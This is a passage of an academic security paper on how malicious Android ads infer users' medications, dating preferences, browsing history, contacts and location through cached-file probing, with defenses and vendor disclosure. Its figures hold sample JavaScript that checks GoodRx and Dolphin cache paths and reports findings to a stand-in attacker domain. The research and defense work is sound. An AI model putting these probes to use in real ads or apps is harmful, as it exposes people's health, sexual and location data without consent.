Each of the last four columns in Table VI shows whether the inference attack is feasible against the target app using a particular AdSDK. For example, the cell at the intersection of "GoodRx" and "MoPub" contains ✓. This means that if the user has on his device both GoodRx and any app that includes MoPub (such as TuneIn Radio—see Table V), any ad shown in the latter app can find out which medications the user has been shopping for.

Each of our target apps caches images and/or HTML files in external storage or its app-specific directory. Presumably, they do this to improve user experience by making content load faster. The names of the cached files are deterministic and predictable across all installations of the app regardless of the Android OS version and device. Therefore, an attacker can pre-compute an offline database of file names, then use the local resource oracle in his ads to check the presence of these files on users' devices.

A. Medications

GoodRx is a popular Android app that has between 500,000 and 1,000,000 installs. It helps users find drug stores that sell a particular medication and compare prices [21]. The app has bookmark functionality that lets users register frequently searched medications.

This app caches bookmarked and searched medication images in the external storage of the user's device. We created a list of 12 medications for depression and anxiety disorders and prepared the list of names of the corresponding image files. Figure 7 gives the exploit to check the existence of cached GoodRx images using JavaScript event handlers. As Table VI shows, this exploit was successful in all AdSDKs on all tested Android devices, enabling a malicious ad to determine whether the user has been searching for depression or anxiety drugs.

B. Gender preferences for dating partners

POF Free Dating App is a popular dating app with over 10,000,000 installs [38]. It caches images of possible dating partners in external storage.

We made a list of names for 10 female and 10 male cached image files and installed the app with different dating preferences for each device. Using the same method as in Section VI-A, a malicious ad can infer the user's gender preference.

C. Browsing history

The Dolphin browser for Android is a popular mobile browser, with over 50,000,000 installs [15]. This browser caches images and fetched HTML pages in external storage to reduce network usage. We made a list of cached images and HTML pages for three different sites, including a state DMV, a local hospital, and a local restaurant.

WebView triggers the same event when the file is absent and when the file is of a non-supported image type. Therefore, the script in Figure 7 cannot be used to infer the existence of non-image files. Instead, a malicious ad can use "script" elements as shown in Figure 8. The src property of the script element is not JavaScript, but if the target file is present on the device, WebView still invokes the callback for a successful load event. This technique correctly identified all sites visited in Dolphin.

Dolphin uses a $String.hashCode()$ value for the file names of cached URLs. This is a 32-bit integer value [25], thus there is a small probability that two different pages are cached with the same file name. To estimate the collision rate of cached file names, we started from the front pages of the Alexa top 1,000 sites and crawled link, script, and image DOM URLs. This crawl collected 210,016 URL strings. We then computed their $hashCode()$ values. There were only 7 pairs of URLs that hashed to the same value.

Target apps			Test devices	Attack ad shown in another app using...			
App	Private information	Installs		AdMob	MoPub	AirPush	AdMarvel
GoodRx Drug Prices and Coupons	Medication	500,000-1,000,000	Samsung Galaxy S6	✓	✓	✓	✓
			Nexus 6	✓	✓	✓	✓
			Motorola Moto X	✓	✓	✓	✓
POF Free Dating App	Gender preference	10,000,000-50,000,000	Samsung Galaxy S6	✓	✓	✓	✓
			Nexus 6	✓	✓	✓	✓
			Motorola Moto X	✓	✓	✓	✓
Dolphin Browser	Browsing history	50,000,000-100,000,000	Samsung Galaxy S6	✓	✓	✓	✓
			Nexus 6	✓	✓	✓	✓
			Motorola Moto X	✓	✓	✓	✓
Kakao Talk	Social graph	100,000,000-500,000,000	Samsung Galaxy S6	✓	✓	✓	✓
			Nexus 6	✓	✓	✓	✓
			Motorola Moto X	✓	✓	✓	✓

TABLE VI: Feasibility of inference attacks using the local resource oracle across devices and advertising libraries (columns labeled with AdSDK indicate the presence of any app using that AdSDK on the device)

Note that a malicious ad can query the local resource oracle for as many URLs as it wishes to confirm visited pages.

D. Social graph

Kakao Talk is a popular messaging app with over 100 million installs. It caches the thumbnails of friends' images in external storage. Thus, if the attacker has a mapping from the names of cached thumbnails to the corresponding identities, he can easily identify the user's friends.

Even if the attacker has only a limited number of mappings between cached images and people, he can still infer whether his malicious advertising creative is served to a particular user by checking the presence of the cached images of this user's friends. Furthermore, even partial knowledge of the victim's social neighborhood helps the attacker infer the victim's identity [34]. Inferred identity can then be confirmed using location data and other identifiers directly available to the attacker.

In our experiments, the local resource oracle correctly identified the presence and absence of friends' thumbnail images in the user's Kakao Talk contact list.

E. User trajectories

As explained in Section IV-D, an ad running in the MoPub AdSDK can learn both the location and device identifier, letting the advertiser construct a partial trajectory if his ads are shown to the same user more than once.

We created a simple app following MoPub integration guidelines. The app requests ACCESS_FINE_LOCATION, emulating the scenario where the app needs fine-grained location for its own functionality. We also created an advertising creative that reports the device's location to our server, combined with the timestamp and GAID.

Our simulated advertiser was able to re-construct fine-grained trajectories of one of the authors who installed the app on his device—see Figure 9.

It is well-known that even simple trajectories, such as work-home place pairs and commute paths, are strongly identifying [14, 20, 31, 55]. Furthermore, just one location can identify the user if, for example, it is reported from inside a single-person residence.

Finally, the attacker can combine multiple pieces of information, for example, to infer social ties between users from their geographic co-locations [12].

VII. Defenses

A. App developers

Unfortunately, the developers of ad-supported apps have few options to protect their users from malicious advertising. The logic of AdSDKs and the configuration settings of WebView instances used by AdSDKs to display ads are opaque to the apps, and app developers have no control over them. If an app's business model requires it to include an AdSDK that needs READ_EXTERNAL_STORAGE, the app is forced to request this permission from the user.

In Web programming, website owners can specify Content Security Policy (CSP) for their pages to confine third-party JavaScript code [45]—assuming users' browsers support CSP. Android's WebView supports CSP for loaded content, but there is no way for app developers to enforce CSP on the advertising creatives loaded by WebView instances within AdSDKs. Furthermore, app developers have no mechanisms for restricting the privileges of the AdSDKs they include. In particular, an app cannot confine WebView modules to an isolated subspace of external storage because this is not supported by the Android OS.

B. AdSDK providers

AdSDK providers have more options to protect users from malicious advertising. For example, they may scan advertising creatives to detect the presence of privacy-violating code. These scans can be evaded by malicious advertisers by delivering different scripts to different clients

Example of malicious advertising code

```
1  <HTML>
2   ...
3   <script src="http://attackerdomain.com/
        payload.js"></script>
4   ...
5  </HTML>
```

payload.js checks the existence of cached files

```
1  // Medications to check
2  var checklist = {
3    'Abilify': '-71942260.0',
4    'Brintellix': '45704837.0',
5    ...
6    'Xanax': '-605716878.0'
7  };
8
9  function imagePresent(e) {
10   var report_obj = document.createElement('
         img');
11   report.obj = "http://attackerdomain.com/
         report?med=" + e.target.label;
12   // Report existence of cached medication
         images to the advertiser
13   document.body.appendChild(img_obj2);
14 }
15
16 function vetImages() {
17   for (var key in checklist) {
18     var img_obj = document.createElement('
           img');
19     // If an image is present, imagePresent
            will be called
20     img_obj.addEventListener("load",
           imagePresent);
21     img_obj.src = "file:///sdcard/Android/
           data/com.goodrx/cache/uil-images/"
           + checklist[key];
22     img_obj.label = key;
23     document.body.appendChild(img_obj);
24   }
25 }
26
27 window.addEventListener("load", vetImages,
       true);
```

Fig. 7: Checking the presence of cached medication images on the device

Checking the existence of non-image files

```
1  var checklist = {
2    'DMV': '1645feb7',
3    ...
4  };
5  function vetFiles() {
6    for (var key in checklist) {
7      var script_elem = document.
           createElement('script');
8      // If the file is present, filePresent
           will be called
9      script_elem.addEventListener("load",
           filePresent);
10     script_elem.src = "file:///sdcard/
           TunnyBrowser/cache/webviewCache/" +
            checklist[key];
11     script_elem.label = key;
12     document.body.appendChild(script_elem);
13   }
14 }
15
16 window.addEventListener("load", vetFiles,
       true);
```

Fig. 8: Inferring sites visited in the Dolphin browser



Fig. 9: Inferred trajectory

or by obfuscating malicious JavaScript payloads under the guise of optimization.

An effective, yet impractical defense is to ban scripts in advertising creatives. This contradicts the fundamental business logic of AdSDK providers, who want to accommodate advertisers seeking ever more dynamic and responsive advertisements. MRAID specification also requires JavaScript in advertising creatives [26]. Therefore, a ban on scripts is not aligned with the trend towards richer, more interactive advertisements.

A more feasible partial defense is to "jail" the WebView instance used to show advertising impressions so that it can access only a dedicated subspace of external storage. Since the attacks we presented (with the exception of trajectory inference) all involve reading or loading local resources via file-scheme URIs, an AdSDK can try to intercept all such requests and block those attempting to access resources outside the dedicated directory.

Since Android 3.0 Honeycomb, WebView supports the shouldInterceptRequest API that lets developers register their own callback methods. AdSDK providers can im-

```
1  // Extends WebViewClient to check resource
       requests
2  class SandboxWebViewClient extends
       WebViewClient {
3    // Define a whitelisted directory that
         loaded HTML contents are allowed to
         access
4    // JAIL_DIR: /data/data/[package]/
         app_jail
5    final Uri JAIL_DIR = Uri.fromFile(
         getApplicationContext().getDir("jail"
         ,0));
6    final String JAIL_PREFIX = JAIL_DIR.
         getPath();
7
8    @Override
9    public WebResourceResponse
         shouldInterceptRequest (WebView view,
          String url) {
10     // Intercept every file URI request and
           check whether the file path of the
           URL is a subdirectory of JAIL_DIR
11     Uri givenUri = Uri.parse(url);
12     String givenPath = givenUri.getPath();
13     if ("file".equals(givenUri.getScheme())
           ) {
14       if (givenPath.startsWith(JAIL_PREFIX)
             ) {
15         // If URL is a file URI and a
               subdirectory of JAIL_DIR, the
               request is granted
16         return null;
17       } else {
18         // Otherwise, block access
19         return new WebResourceResponse("
               text/html", "UTF-8", null);
20       }
21     } else {
22       // All other requests are allowed
23       return null;
24     }
25     ...
26   }
27   ...
28 }
29 ...
30 // Assigns SandboxWebViewClient to a
       WebView instance that shows advertising
        creatives
31 WebView myWebView = (WebView) findViewById(
       R.id.webview);
32 myWebView.setWebViewClient(new
       SandboxWebViewClient());
33 ....
```

Fig. 10: "Jailing" WebView by intercepting URI requests

plement their access-control logic in the callback method. This defense is difficult to implement, however, because it requires that the AdSDK (1) intercept all possible ways in which JavaScript can access local files from WebView, and (2) correctly interpret the file path.

Figure 10 shows a proof of concept that confines file URI requests to a whitelist of designated app-owned directories. Ln 5 and 6 define a jail directory for WebView instances. All subdirectories of the jail directory can be accessed by WebView instances that use SandboxWebViewClient. Ln 14 in the shouldInterceptRequest callback checks that the intercepted file URI is a sub-directory of the jail directory.

This defense is only a limited, partial protection. It checks file URI requests, but there may be other ways to access local resources that bypass the defense. For example, Android does not invoke shouldInterceptRequest for content URIs (content://). Therefore, when a WebView instance enables setAllowUniversalAccessFromFileURLs, the attacker can steal local files by sending XMLHttpRequest to content URIs. In particular, pictures taken by the device's on-board camera are available via content://media/external/images/media/[number]. Therefore, we strongly recommend not to enable setAllowUniversalAccessFromFileURLs and not to change its default *false* setting.

Furthermore, after intercepting the URI, AdSDK must correctly interpret the file path in the request and the origin of the JavaScript code that issued the request. This is notoriously error-prone [18, 19, 44].

We emphasize that the proposed defense is designed against malicious advertisers. It is not effective against malicious apps. If a malicious app with the READ_EXTERNAL_STORAGE permission is already installed on the user's device, it can read other apps' files directly from external storage, without any need for inference attacks.

An AdSDK can also "jail" advertising impressions by imposing a CSP on them. Confining URIs to certain directories requires matching the path parts of URIs, which is not supported by CSP 1.0 [45]. CSP 2.0 has path matching functionality [52], but CSP 2.0 is supported in Android WebView only since Android 5.0 which currently accounts for 15% of the Android market [13]. This defense is thus not available on 85% of Android devices.

As an alternative to jailing and fine-grained filtering, AdSDK may simply block ads from loading local resources regardless of their origin. This is likely unacceptable because it prevents media-rich ads from reading cached video and images and will result in unnecessary mobile network data usage.

C. Mobile OS designers

A more robust defense would add new mobile-OS facilities that permit application-level code such as AdSDK to restrict a class such as WebView to a dedicated storage subspace. The OS should provide built-in "jail" functionality which can be invoked via an API call, as opposed to requiring AdSDK developers to manually write code for intercepting file requests and interpreting file paths.

Another approach is used by iOS, where each app's files are located under a file path with a random 128-bit universally unique identifier (UUID) [7]. Assuming the identifier does not leak to the attacker, this prevents inference attacks described in this paper.

In the long term, we believe that mobile OSes would benefit from a principled re-engineering of the mobile software stack. The re-designed OS would provide secure, full-stack containers for untrusted mobile content that extend all the way to storage systems, eliminating the current use of external storage as a kind of shared file cache for all apps. These containers would provide an isolated execution environment for the entire functionality required by media-rich ads: rendering, caching, storage, etc. Effectively, each ad impression would be treated as if it were a separate app with dedicated storage and no access rights outside that storage. We leave the design and implementation of such containers to future work.

VIII. Related work

There is a large body of work on direct and side-channel attacks that can be performed by malicious Android apps to steal other apps' secrets [10, 28, 30, 40, 49, 57]. All of these papers assume that the victim has installed a malicious app on his or her device. By contrast, the attacks described in this paper are performed solely via mobile ads, without running any malicious app code.

We argue that the threats from malicious ads are broader in scope and have bigger impact than the previously described threats from malicious apps. First, virtually any advertising-supported mobile app can be exploited by a malicious advertiser to attack other apps via the local resource oracle. For example, 41% of Android apps in the Google Play Store use AdMob [6], one of the vulnerable AdSDK in our study. Second, users have very little control over the ads shown to them, as opposed to the apps installed on their devices. Finally, many malicious apps can be blocked by app stores, whereas dynamic filtering of malicious ads is more challenging.

Several studies investigated the leakage of users' information to mobile advertising libraries and the risks of abusive and overprivileged AdSDKs [9, 22, 46]. As we explained in Section III-C, most modern AdSDKs do not intentionally reveal all information they collect to advertisers and in fact take great care to isolate ads from the host app and the AdSDK. Therefore, no conclusions can be drawn from these studies about the leakage of users' information to mobile ads. To the best of our knowledge, ours is the first study to investigate this issue.

AdDroid [37] and AdSplit [43] are proposals to separate advertising functionality from mobile apps so as not to overprivilege advertising libraries. Neither would prevent the attacks described in this paper. As long as media-rich ads on Android require access to external storage, which is essential for performance and caching, the direct and indirect inference mechanisms will remain feasible even if the privileges of the ads are separated from the host app.

AdJail [47] protects Web content from malicious advertising by assigning a different origin to ads and leveraging browser support for CSP. This solution does not translate to mobile advertising without significant changes to the Android OS, such as propagating origin information to individual objects in the device's external storage.

Wu and Chang showed how to steal files from mobile devices by exploiting how mobile browsers interpret SOP for file-scheme origins [53], in particular, the fact that old versions of Android's WebView treat all file-scheme URIs as the same origin. This attack is similar to the direct file-reading vulnerability in AdMarvel described in Section IV-B. To the best of our knowledge, the local resource oracle and the inference attacks it enables have never been reported before. These indirect attacks work regardless of how the same origin policy is implemented in WebView, including the latest implementations that have fixed the vulnerability described in [53].

Wu and Chang also applied their attacks to iOS devices [54] and showed that UIWebView, the iOS counterpart of Android's WebView, allows Web content to read sensitive files. In iOS, the path to each app's files includes a random 128-bit UUID [7]. Therefore, the attacker should not be able to infer the paths to sensitive files, which differ from device to device. The exploits described by Wu and Chang involve users explicitly consenting to open malicious JavaScript files with vulnerable iOS applications. Our inference attacks based on the local resource oracle do not involve user interaction but require exact paths to sensitive files. Therefore, unlike on Android, they cannot be used to attack a large number of iOS devices unless the attacker can learn application UUIDs on targeted devices.

To protect location data, LP-Guardian [17] coarsens locations by adding noise and lets users designate apps that require protection. Zhang et al. focus on side-channel leaks and propose an application-level monitor that prevents background processes from collecting privacy-sensitive information [56]. This defense does not protect against AdSDKs that openly send location data over the network, nor against mobile ads that run in the foreground.

Several proposed systems aim to help users make informed decisions about installing mobile apps. AppProfiler [41] generates a privacy-sensitive behavior profile based on the static analysis of the app. Harbach et al. demonstrated that personalized dialogs showing actual values requested by apps help users avoid overprivileged apps [24]. These techniques do not address the privacy risks of mobile ads.

IX. Current status of vulnerabilities

We have disclosed the issues discussed in this paper to the Android security team and all affected AdSDK providers. In response, AdMob and AdMarvel patched the local resource oracle in the latest releases of their AdSDKs. AirPush and MoPub acknowledged the report but did not respond whether they patched the local resource oracle.

We also reported to MoPub that if the app has the ACCESS_FINE_LOCATION permission, then the MoPub AdSDK reveals the device's fine-grained locations to the advertisers. MoPub responded as follows:

"If you are allowing MoPub to access this data, these will be accessible to our advertisers for precise targeting. If you have more questions on the privacy policy, you can also read here: http://www.mopub.com/legal/privacy/"

References

[1] G. Acar, C. Eubank, S. Englehardt, M. Juarez, A. Narayanan, and C. Diaz, "The Web never forgets: Persistent tracking mechanisms in the wild," in *CCS*, 2014.

[2] Google Advertising ID. [Online]. Available: https://support.google.com/googleplay/android-developer/answer/6048248?hl=en

[3] AdMarvel tracking macros. [Online]. Available: https://wiki.operamediaworks.com/display/AMS/Macro+Support

[4] AdMob. Set up conversion tracking. [Online]. Available: https://support.google.com/admob/answer/3111064?hl=en

[5] Developer reference: Android Identifier. [Online]. Available: http://developer.android.com/reference/android/provider/Settings.Secure.html#ANDROID_ID

[6] AppBrain. Android ad networks. [Online]. Available: http://www.appbrain.com/stats/libraries/ad

[7] Apple. Creating UUIDs. [Online]. Available: https://developer.apple.com/library/ios/documentation/Foundation/Reference/NSUUID_Class/index.html#//apple_ref/doc/uid/TP40012254-CH1-SW7

[8] A. Barth, "The Web origin concept," http://tools.ietf.org/html/rfc6454, 2011.

[9] T. Book, A. Pridgen, and D. Wallach, "Longitudinal analysis of Android ad library permissions," in *MoST*, 2013.

[10] Q. Chen, Z. Qian, and Z. Mao, "Peeking into your app without actually seeing it: UI state inference and novel Android attacks," in *USENIX Security*, 2014.

[11] D. Cheng. Treat file:// URLs as having unique origin. [Online]. Available: https://code.google.com/p/chromium/issues/detail?id=455882

[12] D. Crandall, L. Backstrom, D. Cosley, S. Suri, D. Huttenlocher, and J. Kleinberg, "Inferring social ties from geographic coincidences," *Proc. NAS*, no. 52, 2010.

[13] Android dashboards. [Online]. Available: https://developer.android.com/about/dashboards/index.html

[14] Y.-A. de Montjoye, C. Hidalgo, M. Verleysen, and V. Blondel, "Unique in the crowd: The privacy bounds of human mobility." *Nature Scientific Reports 3*, vol. 1376, 2013.

[15] Dolphin browser for Android. [Online]. Available: https://play.google.com/store/apps/details?id=mobi.mgeek.TunnyBrowser

[16] Android storage. [Online]. Available: https://source.android.com/devices/storage/

[17] K. Fawaz and K. Shin, "Location privacy protection for smartphone users," in *CCS*, 2014.

[18] T. Garfinkel, "Traps and pitfalls: Practical problems in system call interposition based security tools," in *NDSS*, 2003.

[19] M. Georgiev, S. Jana, and V. Shmatikov, "Breaking and fixing origin-based access control in hybrid Web/mobile application frameworks," in *NDSS*, 2014.

[20] P. Golle and K. Partridge, "On the anonymity of home/work location pairs," in *Pervasive*, 2009.

[21] GoodRx - prescription drug prices, coupons and pill identifier. [Online]. Available: https://play.google.com/store/apps/details?id=com.goodrx

[22] M. Grace, W. Zhou, X. Jiang, and A. Sadeghi, "Unsafe exposure analysis of mobile in-app advertisements," in *WiSec*, 2012.

[23] E. Grey. An HTML5 saveAs() FileSaver implementation. [Online]. Available: https://github.com/eligrey/FileSaver.js

[24] M. Harbach, M. Hettig, S. Weber, and M. Smith, "Using personal examples to improve risk communication for security & privacy decisions," in *CHI*, 2014.

[25] Developer reference: Android class hashCode. [Online]. Available: http://developer.android.com/reference/java/lang/String.html#hashCode()

[26] Interactive Advertising Bureau. Mobile rich media ad interface definitions (MRAID). [Online]. Available: http://www.iab.net/mraid

[27] ——. Understanding mobile cookies. [Online]. Available: http://www.iab.net/media/file/IABDigitalSimplifiedMobileCookies.pdf

[28] S. Jana and V. Shmatikov, "Memento: Learning secrets from process footprints," in *S&P*, 2012.

[29] D. Kaplan. Malicious banner ads hit major websites. [Online]. Available: http://www.scmagazineus.com/Malicious-banner-ads-hit-major-websites/article/35605/

[30] C. Lin, H. Li, X. Zhou, and X. Wang, "Screenmilker: How to milk your Android screen for secrets," in *NDSS*, 2014.

[31] C. Ma, D. Yau, N. Yip, and N. Rao, "Privacy vulnerability of published anonymous mobility traces," in *MOBICOM*, 2010.

[32] J. Mayer and J. Mitchell, "Third-party web tracking: Policy and technology," in *S&P*, 2012.

[33] MoPub tracking macros. [Online]. Available: https://dev.twitter.com/mopub/ui/macros

[34] A. Narayanan and V. Shmatikov, "De-anonymizing social networks," in *S&P*, 2009.

[35] N. Nikiforakis, A. Kapravelos, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna, "Cookieless monster: Exploring the ecosystem of web-based device fingerprinting," in *S&P*, 2013.

[36] A. Odri. AirPush tracking macros. [Online]. Available: http://iamattila.com/traffic-source-tokens/airpush-dynamic-tracking-tokensscriptsapi.php

[37] P. Pearce, A. Felt, G. Nunez, and D. Wagner, "AdDroid: Privilege separation for applications and ad-

vertisers in Android," in *ASIACCS*, 2012.

[38] POF free dating app. [Online]. Available: https://play.google.com/store/apps/details?id=com.pof.android

[39] Most popular permissions in various application categories. [Online]. Available: http://privacygrade.org/stats

[40] Z. Qian, Z. Mao, and Y. Xie, "Collaborative TCP sequence number inference attack: How to crack sequence number under a second," in *CCS*, 2012.

[41] S. Rosen, Z. Qian, and Z. Mao, "AppProfiler: A flexible method of exposing privacy-related behavior in Android applications to end users," in *CODASPY*, 2013.

[42] J. Ruderman. Same origin policy. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

[43] S. Shekhar, M. Dietz, and D. Wallach, "AdSplit: Separating smartphone advertising from applications," in *USENIX Security*, 2012.

[44] S. Son and V. Shmatikov, "The postman always rings twice: Attacking and defending postMessage in HTML5 websites," in *NDSS*, 2013.

[45] B. Sterne and A. Barth. Content Security Policy 1.0. [Online]. Available: http://www.w3.org/TR/2012/CR-CSP-20121115

[46] R. Stevens, C. Gibler, J. Crussell, J. Erickson, and H. Chen, "Investigating user privacy in Android ad libraries," in *MoST*, 2012.

[47] M. Ter Louw, K. Ganesh, and V. Venkatakrishnan, "AdJail: Practical enforcement of confidentiality and integrity policies on Web advertisements," in *USENIX Security*, 2012.

[48] A. Vance. Times web ads show security breach. [Online]. Available: http://www.nytimes.com/2009/09/15/technology/internet/15adco.html

[49] R. Wang, L. Xing, X. Wang, and S. Chen, "Unauthorized origin crossing on mobile platforms: Threats and mitigation," in *CCS*, 2013.

[50] Developer reference: WebSettings. [Online]. Available: http://developer.android.com/reference/android/webkit/WebSettings.html

[51] Developer reference: WebView. [Online]. Available: http://developer.android.com/reference/android/webkit/WebView.html

[52] M. West, A. Barth, and D. Veditz. Content Security Policy 2.0. [Online]. Available: http://www.w3.org/TR/CSP2

[53] D. Wu and R. Chang, "Analyzing Android browser apps for file:// vulnerabilities," in *ISC*, 2014.

[54] ——, "Indirect file leaks in mobile applications," in *MoST*, 2015.

[55] H. Zang and J. Bolot, "Anonymization of location data does not work: A large-scale measurement study," in *MOBICOM*, 2011.

[56] N. Zhang, K. Yuan, M. Naveed, X. Zhou, and X. Wang, "Leave me alone: App-level protection against runtime information gathering on Android," in *S&P*, 2015.

[57] X. Zhou, S. Demetriou, D. He, M. Naveed, X. Pan, X. Wang, C. Gunter, and K. Nahrstedt, "Identity, location, disease and more: Inferring your secrets from Android public resources," in *CCS*, 2013.